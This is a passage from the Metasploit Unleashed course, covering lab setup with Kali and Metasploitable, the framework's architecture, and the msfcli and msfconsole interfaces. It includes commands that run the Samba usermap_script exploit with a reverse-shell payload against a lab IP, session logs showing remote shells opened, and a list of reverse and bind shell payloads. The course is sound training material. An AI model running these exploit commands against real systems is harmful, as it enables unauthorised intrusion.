

Metasploit Unleashed

The ultimate guide to the Metasploit Framework



Metasploit Unleashed – Free Ethical Hacking Course

The **Metasploit Unleashed (MSFU)** course is provided free of charge by Offensive Security in order to raise awareness for underprivileged children in East Africa. If you enjoy this free ethical hacking course, we ask that you [make a donation](#) to the Hackers For Charity non-profit 501(c)(3) organization. A sum of \$9.00 will feed a child for a month, so any contribution makes a difference.

We are proud to present the **most complete and in-depth Metasploit guide** available, with contributions from the authors of the [No Starch Press Metasploit Book](#). This course is a perfect starting point for Information Security Professionals who want to [learn penetration testing](#) and ethical hacking, but are not yet ready to commit to a paid course. We will teach you **how to use Metasploit**, in a structured and intuitive manner. Additionally, this **free online ethical hacking course** makes a wonderful **quick reference** for [penetration testers](#), red teams, and other security professionals.

We hope you enjoy the Metasploit Unleashed course as much as we did making it!

Donate – Help Feed a Child



Hackers for Charity Food Program

Beyond merely providing food for hungry children in East Africa, the [**Hackers for Charity Food Program**](#) teaches children and their families valuable agricultural skills, giving them the reward of **self-sufficiency**. As they learn new skills, they are able to **provide for themselves** and **teach others** this lifesaving knowledge. The authors of this course deeply support the [**Feed a Child Program**](#) and encourage you to make a donation to [Hackers For Charity](#) (HFC).


Every cent received is sent directly to [Hackers For Charity](#) in support of their mission – to feed a hungry child. Any amount, no matter how small, makes a difference; it only takes \$9.00 to **feed a child** for a month!

Introduction to Metasploit

Metasploit Unleashed

"If I had eight hours to chop down a tree, I'd spend the first six of them sharpening my axe."

-Abraham Lincoln



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > run
[*] Started reverse handler on 192.168.101.159:4444
[*] Starting the payload handler...
[*] Sending stage (957486 bytes) to 192.168.101.129
[*] Meterpreter session 1 opened (192.168.101.159:4444 -> 192.168.101.129:50278)
at 2015-11-27 15:58:04 -0500

meterpreter > shell
Process 2732 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>
```

Introduction to Metasploit | Metasploit Unleashed

This saying has followed me for many years, and is a constant reminder to me that approaching a problem with the right set of tools is imperative for success. So what does this semi philosophical opening have to do with the Metasploit Framework? Before approaching a penetration test or an audit, I take care to "**sharpen my tools**" and update everything in Kali.

What is Metasploit?

The **Metasploit Framework** (MSF) is far more than just a collection of exploits. It's an infrastructure that you can build upon and utilize for your custom needs. This allows you to concentrate on your unique environment, and not have to reinvent the wheel. I consider the MSF to be one of the single most useful auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.

This course has been written in a manner to encompass not just the front end "user" aspects of the framework, but rather give you an introduction to the capabilities that Metasploit provides. We aim to give you an in depth look into the many features of the MSF, and provide you with the skill and confidence to utilize this amazing tool to its utmost capabilities.

We will attempt to keep these tutorials up to date with all new and exciting Metasploit features as they are added.


I don't understand Metasploit commands XYZ, what should I do?

In learning how to use Metasploit, a degree of prerequisite knowledge is expected and required of students before the content provided in this course will be useful. If you find you are unfamiliar with a certain topic, we recommend you spend time engaging in self research on the problem before attempting the module. There is nothing more satisfying than solving problems yourself, so we highly encourage you to Try Harder™

Metasploit Unleashed Requirements

Prepare your Metasploit Lab Environment

Before we learn how to use Metasploit, we need to ensure our setup will meet or exceed the following system requirements. Preparing your **Metasploit Lab Environment** will help eliminate many problems before they arise later in this document. We suggest using a Virtual Machine (aka Hypervisor) capable system to host your labs.



```
File Edit View Search Terminal Help
root@kali:~# msfconsole

(( _--,,,-))
( ( ) 0 0 ( )
 \_o_o \ M S F
   ||| W |
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit
      =[ metasploit v4.11.9-dev
+ - -=[ 1519 exploits - 880 auxiliary - 259 post
+ - -=[ 437 payloads - 38 encoders - 8 nops
+ - -=[ Free Metasploit Pro trial: http://r-7.co/trymsp
msf > |
```

Metasploit Framework running in a Virtual Machine

Metasploit Unleashed Hardware Requirements

All values listed are estimated or recommended. You can get away with less although performance will suffer.

Hard Drive Space

You will need to have at minimum 10 gigabytes of storage space. Since we are using virtual machines with large file sizes this means we can not use a FAT32 partition since it does not support large files. Choose NTFS, ext3 or some other format. The recommended amount of space needed is 30 gigabytes.

If you decided to produce clones or snapshots as you progress through this course, these will also take up valuable space on your system. Be vigilant and do not be afraid to reclaim space as needed.

Available Memory

Without supplying enough memory to your HOST and GUEST operating systems, you will eventually cause system failure. You are going to require RAM for your host OS as well as the equivalent amount of RAM that you are dedicating for each virtual machine. Use the guide below to aid you in deciding the amount of RAM needed for your situation.

```
Linux "HOST" Minimal Memory Requirements
1GB of system memory (RAM)
Realistically 2GB or more

Kali "GUEST" Minimal Memory Requirements
At least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
Realistically 1GB or more with a SWAP file of equal value

Metasploitable "GUEST" Minimal Memory Requirements
At least 256 megabytes (MB) of RAM (512MB is recommended) // more never hurts!

(Optional) Per Windows "GUEST" Minimal Memory Requirements
At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
Realistically 1GB or more with a SWAP file of equal value
```

Processor

Processor speed is always a problem with dated hardware although old hardware can be utilized in other fashions to serve a better purpose. The bare-minimum requirement for VMware Player is a 400MHz or faster processor (500MHz recommended). The more horsepower you can throw at it, of course, the better.

Internet Accessibility

This can be solved with a cat5 cable from your router/switch/hub. If there is no DHCP server on your network you will have to assign static IP addresses to your GUEST VM's. A wireless network connection can work just as well as an Ethernet cable, however, the signal degradation over distance, through objects, and structures will severely limit your connectivity.

^

Metasploit Unleashed Software Requirements

There are a few software requirements necessary before diving into the metasploit framework. We will need to have both an attacking machine (Kali Linux) and a victim machine (metasploitable 2) as well as a hypervisor to run both in a safe, secluded network environment.

Hypervisor

Our recommended hypervisor for the best out-of-the-box compatibility with Kali and metasploitable is [VMware Player](#). While VMware Player is "free", you will have to register for the downloads. However, the virtualization applications and appliances are well worth the registration if you're not already a current member. You may also use [VMware Workstation](#) or [VMware Fusion](#) but these are not free alternatives.

There are many different options available when it comes to which hypervisor you would like to use. In addition to VMware, some commonly used hypervisors include [VirtualBox](#) and [KVM](#).

Kali Linux

[Kali Linux](#) is an advanced Penetration Testing and Security Auditing Linux distribution that will be used throughout this guide. Kali comes with metasploit already available along with numerous other security tools that you can try out against your victim machine. You can download the latest version of Kali at:

- <http://www.kali.org/downloads/>

Once you have downloaded Kali, you can [update](#) to the latest version of metasploit that is available in the repos by issuing the "**apt-get update && apt-get upgrade**" command.


Metasploitable

One of the problems you encounter when learning how to use an exploitation framework is trying to configure targets to scan and attack. Luckily, the Metasploit team is aware of this and released a vulnerable VMware virtual machine called 'Metasploitable'.

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques. The VM will run on any recent VMware products and other visualization technologies such as VirtualBox. You can download the image file of [Metasploitable 2 from sourceforge](#).

Never expose this VM to an untrusted network, use NAT or Host-only mode!

Once you have downloaded the VM, extract the zip file, open up the vmx file using your VMware product of choice and power it on. After a brief time, the system will be booted and ready for action. The default login and password is **msfadmin:msfadmin**.



For more information on the VM configuration, there is a blog post here: [Metasploitable 2 Exploitability Guide](#). But beware...there are spoilers in it.

To contact the developers of Metasploit, please send email to msfdev [at] metasploit [period] com


Windows

Microsoft has made available a number of VMs that can be downloaded to test Microsoft Edge and different versions of IE. We will be able to use these VMs when working with some of the exploits and tools available in Metasploit. You can download the VMs from the following URL: <https://dev.windows.com/en-us/microsoft-edge/tools/vms/>

Once you have met the above system requirements you should have no trouble running any tutorials from the *Metasploit Unleashed* course.

Metasploit Architecture

Introduction




Metasploit Architecture Info-Graphic

Metasploit Filesystem and Libraries

Metasploit Architecture

Understanding the Metasploit Architecture

One can more easily understand the **Metasploit Architecture** by taking a look under its hood. In learning how to use Metasploit, take some time to make yourself familiar with its **filesystem and libraries**.



A brief overview of the **Metasploit file system** | Metasploit Unleashed

Metasploit Filesystem

The **MSF filesystem** is laid out in an intuitive manner and is organized by directory.

- **data**: editable files used by Metasploit
- **documentation**: provides documentation for the framework
- **external**: source code and third-party libraries
- **lib**: the 'meat' of the framework code base
- **modules**: the actual MSF modules
- **plugins**: plugins that can be loaded at run-time
- **scripts**: Meterpreter and other scripts
- **tools**: various useful command-line utilities

Metasploit Libraries

The **MSF libraries** help us to run our exploits without having to write additional code for rudimentary tasks, such as HTTP requests or encoding of payloads.

Rex

- The basic library for most tasks
- Handles sockets, protocols, text transformations, and others
- SSL, SMB, HTTP, XOR, Base64, Unicode

Msf::Core

- Provides the 'basic' API
- Defines the **Metasploit Framework**

Msf::Base

- Provides the 'friendly' API
- Provides simplified APIs for use in the Framework

^

Throughout this course we will touch upon how to use other tools directly within Metasploit. Understanding how things are stored and relate to the ***Metasploit file system*** will help you in using the **msfconsole** and its other command line interfaces.

Metasploit Modules and Locations

The Metasploit Framework is composed of modules.

Exploits

- Defined as modules that use payloads
- An exploit without a payload is an Auxiliary module

Payloads, Encoders, Nops

- Payloads consist of code that runs remotely
- Encoders ensure that payloads make it to their destination
- Nops keep the payload sizes consistent

Primary Module Tree

- Located under /usr/share/metasploit-framework/modules/

User-Specified Module Tree

- Located under ~/.msf4/modules/
- This location is ideal for private module sets

Loading Additional Module Trees

Metasploit gives you the freedom to load modules either at runtime or after msfconsole has already been started. Pass the -m option when running msfconsole to load at runtime:

A screenshot of a terminal window titled "root@kali-vm: ~". The window shows the following text:

```
File Edit View Search Terminal Help
-m, --module-path DIRECTORY      An additional module path

Console options:
-a, --ask                         Ask before exiting Metasploit or accept 'exit -y'
-d, --defanged                     Execute the console as defanged
-L, --real-readline                Use the system Readline library instead of RbReadline
-o, --output FILE                  Output to the specified file
-p, --plugin PLUGIN                Load a plugin on startup
-q, --quiet                        Do not print the banner on start up
-r, --resource FILE                Execute the specified resource file (- for stdin)
-x, --execute-command COMMAND     Execute the specified string as console commands (use ;
for multiples)
-h, --help                          Show this message
root@kali-vm:~# msfconsole -m ~/.msf4/modules/
[*] Starting the Metasploit Framework console...
[MSF] [!] KALI LINUX™
[MSF] [!] "the quieter you become, the more you are able to hear"
```

If you need to load additional modules after runtime, use the **Metasploit loadpath** command from within [msfconsole](#):

```
File Edit View Search Terminal Help
msf > loadpath
Usage: loadpath </path/to/modules>
Loads modules from the given directory which should contain subdirectories for
module types, e.g. /path/to/modules/exploits
msf > loadpath /usr/share/metasploit-framework/modules/
Loaded 287 modules:
  287 payloads
msf > 
```

Metasploit Object Model

Metasploit Architecture

Understanding the Metasploit Object Model

In the **Metasploit Framework**, all modules are Ruby classes.

- *Modules* inherit from the type-specific class
- The type-specific class inherits from the Msf::Module class
- There is a shared common API between modules

Payloads are slightly different.

- Payloads are created at runtime from various components
- Glue together stagers with stages

Metasploit Mixins and Plugins

Metasploit Architecture

A quick diversion into Ruby.

- Every Class only has one parent
- A class may include many Modules
- Modules can add new methods
- Modules can overload old methods
- Metasploit modules inherit Msf::Module and include mixins to add features.



Ruby : Mixins and Plugins
| Metasploit Unleashed

Metasploit Mixins

Mixins are quite simply, the reason why Ruby rocks.

- Mixins 'include' one class into another
- This is both different and similar to inheritance
- Mixins can override a class' methods

Mixins can add new features and allows modules to have different 'flavors'.

- Protocol-specific (ie: HTTP, SMB)
- Behavior-specific (ie: brute force)
- connect() is implemented by the TCP mixin
- connect() is then overloaded by FTP, SMB, and others.

Mixins can change behavior.

- The Scanner mixin overloads run()
- Scanner changes run() for run_host() and run_range()
- It calls these in parallel based on the THREADS setting
- The BruteForce mixin is similar

Metasploit Plugins

Plugins work directly with the API.

- They manipulate the framework as a whole
- Plugins hook into the event subsystem
- They automate specific tasks which would be tedious to do manually

Plugins only work in the msfconsole.

- Plugins can add new console commands
- They extend the overall Framework functionality

```
class MyParent
  def woof
    puts "woof!"
  end
end

class MyClass > MyParent
end


object = MyClass.new
object.woof() => "woof!"

=====
module MyMixin
  def woof
    puts "hijacked the woof method!"
  end
end

class MyBetterClass > MyClass
  include MyMixin
end
```

Metasploit Fundamentals

In learning **how to use Metasploit** you will find there are many different interfaces to use with this *hacking tool*, each with their own strengths and weaknesses. As such, there is no one perfect interface to use with the *Metasploit console*, although the **MSFConsole** is the only supported way to access most **Metasploit commands**. It is still beneficial, however, to be comfortable with all *Metasploit interfaces*.



The screenshot shows a terminal window titled "root@kali: ~" running the command "msfconsole". The window has a dark background with a stylized logo in the center. The logo features a shield-like shape with the letters "M S F" inside, surrounded by a circular pattern. Below the logo, there is a message: "Taking notes in notepad? Have Metasploit Pro track & report your progress and findings -- learn more on <http://rapid7.com/metasploit>". The terminal output shows the following information:

```
[+] metasploit v4.11.9-dev
+ --=[ 1519 exploits - 880 auxiliary - 259 post
+ --=[ 437 payloads - 38 encoders - 8 nops
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > ]
```

MSFConsole Interface Example

The next [Metasploit Tutorial](#) will provide an overview of various interfaces, along with some discussion where each is best utilized.

Using the MSFcli Interface

Metasploit Fundamentals

What is the MSFcli?

The **msfcli** provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create.
Note: As of 2015-06-18 msfcli has been removed. One way to obtain similar functionality through msfconsole is by using the -x option. For example, the following command sets all the options for samba/usermap script and runs it against a target:

```
root@kali:~# msfconsole -x "use exploit/multi/samba/usermap_script;\\
set RHOST 172.16.194.172;\\
set PAYLOAD cmd/unix/reverse;\\
set LHOST 172.16.194.163;\\
run"
```

Command Line Interface Commands

Running the msfcli help command:

```
root@kali:~# msfcli -h
Usage: /usr/bin/msfcli >option=value> [mode]
=====
Mode          Description
----          -----
(A)dvanced    Show available advanced options for this module
(AC)tions     Show available actions for this auxiliary module
(C)heck        Run the check routine of the selected module
(E)xecute     Execute the selected module
(H)elp         You're looking at it baby!
(I)DS Evasion Show available ids evasion options for this module
(O)ptions      Show available options for this module
(P)ayloads     Show available payloads for this module
(S)ummary      Show information about this module
(T)argets      Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E
```

Note: when using **msfcli**, variables are assigned using the "equal to" operator = and that all options are case-sensitive.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script RHOST=172.16.194.172 PAYLOAD=cmd/unix/reverse LHOST=172.16.194.163 E
[*] Please wait while we load the module tree...
##          ##          ##  ##
##  ##  #####  #####  ##  ##  #####  #####
#####  ##  ##  ##  ##  ##  ##  ##  ##  ##
#####  #####  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  #####  #####  ##  ##  ##  ##  ##  ##
##          ##          ##          ##          ##

=[ metasploit v4.5.0-dev [core:4:5 api:1:0]
+ -- --=[ 936 exploits - 500 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
=[ svn r15767 updated today (2012.08.22)

RHOST => 172.16.194.172
PAYLOAD => cmd/unix/reverse
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo c$KqD83oiquo0xMr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "c$KqD83oiquo0xMr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:57682) at 2012-06-14 09:58:19 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

If you aren't entirely sure about what options belong to a particular module, you can append the letter '**O**' to the end of the string at whichever point you are stuck.

^

```
root@kali:~# msfcli exploit/multi/samba/usermap_script O
[*] Initializing modules...

      Name   Current Setting  Required  Description
-----  -----  -----  -----
RHOST           yes        The target address
RPORT          139        yes        The target port
```

To display available payloads for the current module, append the letter '**P**' to the msfcli command line string.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script P
[*] Initializing modules...

Compatible payloads
=====
      Name               Description
-----  -----
cmd/unix/bind_awk    Listen for a connection and spawn a command shell via GNU AWK
cmd/unix/bind_inetd   Listen for a connection and spawn a command shell (persistent)
cmd/unix/bind_lua     Listen for a connection and spawn a command shell via Lua
cmd/unix/bind_netcat  Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_ipv6 Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_perl    Listen for a connection and spawn a command shell via perl
cmd/unix/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl
cmd/unix/bind_ruby    Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_ruby_ipv6 Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_zsh     Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.

cmd/unix/generic      Executes the supplied command
cmd/unix/reverse       Creates an interactive shell through two inbound connections
cmd/unix/reverse_awk   Creates an interactive shell via GNU AWK
cmd/unix/reverse_lua   Creates an interactive shell via Lua
cmd/unix/reverse_netcat Creates an interactive shell via netcat
cmd/unix/reverse_netcat_gaping Creates an interactive shell via netcat
cmd/unix/reverse_openssl Creates an interactive shell through two inbound connections
cmd/unix/reverse_perl  Creates an interactive shell via perl
cmd/unix/reverse_perl_ssl Creates an interactive shell via perl, uses SSL
cmd/unix/reverse_php_ssl Creates an interactive shell via php, uses SSL
cmd/unix/reverse_python Connect back and create a command shell via Python
cmd/unix/reverse_python_ssl Creates an interactive shell via python, uses SSL, encodes with base64 by design.
cmd/unix/reverse_ruby   Connect back and create a command shell via Ruby
cmd/unix/reverse_ruby_ssl Connect back and create a command shell via Ruby, uses SSL
cmd/unix/reverse_ssl_double_telnet Creates an interactive shell through two inbound connections, encrypts using SSL via "-z" option
cmd/unix/reverse_zsh   Connect back and create a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.
```


Benefits of the MSFcli Interface

- Supports the launching of exploits and auxiliary modules
- Useful for specific tasks
- Good for learning
- Convenient to use when testing or developing a new exploit
- Good tool for one-off exploitation
- Excellent if you know exactly which exploit and options you need
- Wonderful for use in scripts and basic automation

The only real drawback of msfcli is that it is not supported quite as well as msfconsole and it can only handle one shell at a time, making it rather impractical for client-side attacks. It also doesn't support any of the advanced automation features of msfconsole.

Using the MSFconsole Interface

Metasploit Fundamentals



```
File Edit View Search Terminal Help
root@kali:~# msfconsole -h
Usage: msfconsole [options]

Common options
-E, --environment ENVIRONMENT    The Rails environment. Will use RAIL_ENV environment variable if that is set. Defaults to production if neither option nor RAILS_ENV environment variable is set.

Database options
-M, --migration-path DIRECTORY   Specify a directory containing additional DB migrations
-n, --no-database                Disable database support
-y, --yaml PATH                  Specify a YAML file containing database settings

Framework options
-c FILE                          Load the specified configuration file
-v, --version                     Show version

Module options
--defer-module-loads             Defer module loading unless explicitly asked.
-m, --module-path DIRECTORY     An additional module path

Console options:
-a, --ask                         Ask before exiting Metasploit or accept 'exit -y'
-d, --defanged                    Execute the console as defanged
-L, --real-readline               Use the system Readline library instead of RbReadline
-o, --output FILE                 Output to the specified file
-p, --plugin PLUGIN               Load a plugin on startup
-q, --quiet                       Do not print the banner on startup
-r, --resource FILE               Execute the specified resource file (- for stdin)
-x, --execute-command COMMAND    Execute the specified string as console commands (use ; for multiples)
-h, --help                         Show this message
root@kali:~#
```

msfconsole help command output

What is the MSFconsole?

The **msfconsole** is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

Benefits to Using MSFconsole

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible:

```
msf > ping -c 1 192.168.1.100
[*] exec: ping -c 1 192.168.1.100

PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.100 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

Launching MSFconsole

The MSFconsole is launched by simply running **msfconsole** from the command line. MSFconsole is located in the **/usr/share/metasploit-framework/msfconsole** directory.

The **-q** option removes the launch banner by starting **msfconsole** in quiet mode.

```
root@kali:~# msfconsole -q
msf >
```

How to Use the Command Prompt

You can pass **-h** to msfconsole to see the other usage options available to you.

```

root@kali:~# msfconsole -h
Usage: msfconsole [options]

Common options
